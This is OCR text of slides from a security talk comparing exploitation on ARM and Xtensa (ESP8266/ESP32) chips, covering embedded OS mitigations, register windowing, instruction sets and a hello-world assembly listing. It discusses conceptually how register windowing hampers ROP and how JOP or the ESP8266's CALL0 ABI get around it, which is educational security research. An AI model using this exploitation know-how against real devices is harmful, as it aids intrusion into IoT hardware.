


Exploitation: ARM & Xtensa compared

Stacks, overflows, gadgets, asm, and things

::1/128
keke

Risk officer and security researcher

Computer systems engineer, developer for some years, lecturer 12 odd years, then pentester and researcher

Capsaicin & caffeine addict
Hates breaking things inadvertently

कारेल फन रोयेन

/home/pepe

aka

nks0ne / Philipp Promeuschel

Contact:
https://twitter.com/nks0ne

IT Security Analyst at Compass Security **(much swiss)**

- likes to break stuff
- likes beer & whiskey (hey arun), food (deepfried)
- dislikes any kind of fresh fruit
- should have invested in XVG 4 months ago

फिलिप्प प्रोमोशेल

Why Xtensa?

Exploitation of the new kid on the block

Wait, there is more (Apple)...

ESPRESSIF

News


Espressif Achieves the 100 Million Target for IoT Chip Shipments

Shanghai, China
Jan 2, 2018

Espressif affirms its leading position in the IoT Market, as its products have been integrated into award-winning high-volume industrial and consumer applications.

ESP8266/ESP32

What we do today?



Exploitation


History of exploitation and well-known techniques

Mitigation

Past protections and how effective they can be

Comparison

Exploitation techniques on ARM vs Xtensa (assembly)



Pwn it

Where you can start to get involved and break things

IoT:
OSes & Frameworks

You know that IoT is getting popular when Amazon RTOS and Azure IOT

Embedded OSes (**actually too many to mention**)

- Android/Linux
- Zephyr / RIOT OS / Mongoose OS

Frameworks

- Libraries and build tools supplied (Azure IoT, Amazon FreeRTOS)

rising tide

Embedded OS Security


What security features are supported by the current top tier modern embedded Operating Systems ?

Are they making use of modern anti-exploitation techniques and security features one would expect in a modern IoT OS?

Zephyr Project

Zephyr Project supports:

- ASLR on ARM
- Stack canaries
- NX*



Linux

Linux supports:

- ASLR on ARM
- Stack canaries
- NX*


FreeRTOS

FreeRTOS as the base of many frameworks such as Mongoose OS, Amazon AWS IoT and Mongoose OS supports:


- Stack canaries
- NX*

*= NX is inherent on the discussed platforms

High Level Overview



Von Neumann Machine



Harvard machine

RISC

Reduced Instruction Set Architectures

Harvard Architecture

Memory separated

- Instruction Memory
- Data Memory
- Inherent NX
- Parallel access possible
  - Fast

ARM

- Mostly used for smartphones, tablets
- Embedded systems

Xtensa

- Highly customizable and configurable processor
- Mostly used for DSP (HiFi)
- ESP8226's LX106 differs to ESP32's LX6

Architecture

Architectures

High level

RISC


- Code density
- Separate I/O from data processing
- Supports register windowing
- Usually 16, 32 or even more register

Xtensa

- 16 & 24 bit instructions

ARM

- Thumb
- Normal
- Jazelle (direct bytecode eXecution)




LOWEST LEVEL - Xtensa


Registers (what is it?)

Register windowing (code optimization, e.g.: using registers vs stack)

- “Stackless” architecture
  - No PUSH/POP Instructions
- This makes ROP a lot harder
  - Gadgets need to
    1. **POP**ulate registers
    2. Point to register (value = address) for execution (**RET/RET.N** not RETW/RETW.N)
    3. Adjust *stack* (increment SP)
    4. Impossible if Register Windowing is enabled, this code is not existent
  - Solution: **JOP**



- ESP8266 (LX106) is not using register windowing (CALL0 ABI Instead)
  - Easy to find ROP gadgets all around



Register Windowing

In a nutshell

Registers are split into multiple “windows”

- In, out and local register
- If a function is called register window will be moved (hence pointer is “rotated”)

Current Window Pointer (CWP) is pointing to a current window of registers

What does this mean?


- We only see 16 registers at a time (full stack not accessible)
- Rotation is done by exception handlers (Underflow/Overflow)
- Happens on sub-routine calls/returns

Leads to:


- Less save/restore (stack memory) operations
- Higher code density

Registers ARM vs Xtensa

ARM



Xtensa with Register Windowing



Instr
uctions

Show me the ‘sembly

Instructions 101

affect registers...pew pew pew

Xtensa

Load & Store
l32i
l32r
s32i

Jump & Call
j, jx
call0 and call**x0**
ret

Branches (Conditional)
beq
bge
bne
bnez
...

ARM

Load & Store
ldr/str
ldm/stm
swp

Jump & Call
bx,blx
pop pc;
ldr pc;

Branches (Conditional)
beq
bne
bpl
blt
...

Xtensa

Arithmetic
add
addi
sub, subi

Logic
xor
or
and

Memory Operations
movi, movz, ...
movsp
entry
...

ARM

Arithmetic
add
adc
sub, sbc ...

Logic
xor
orr
bic

Memory Operations
mov, movs, mvneq ...
...

Instructions

A Hello World for each platform from C -> asm

```c
#include <stdio.h>

int main()
{
 printf("Hello, World!");
 return 0;
}
```

Plain C

Source Code

```
.LC0:
        .ascii "Hello, World!\000"
Main:
        push {fp, lr}
        add fp, sp, #4
        ldr r0, .L3
        bl printf
        mov r3, #0
        mov r0, r3
        sub sp, fp, #4
        pop {fp, lr}
        bx lr
.L3:
        .word .LC0
```

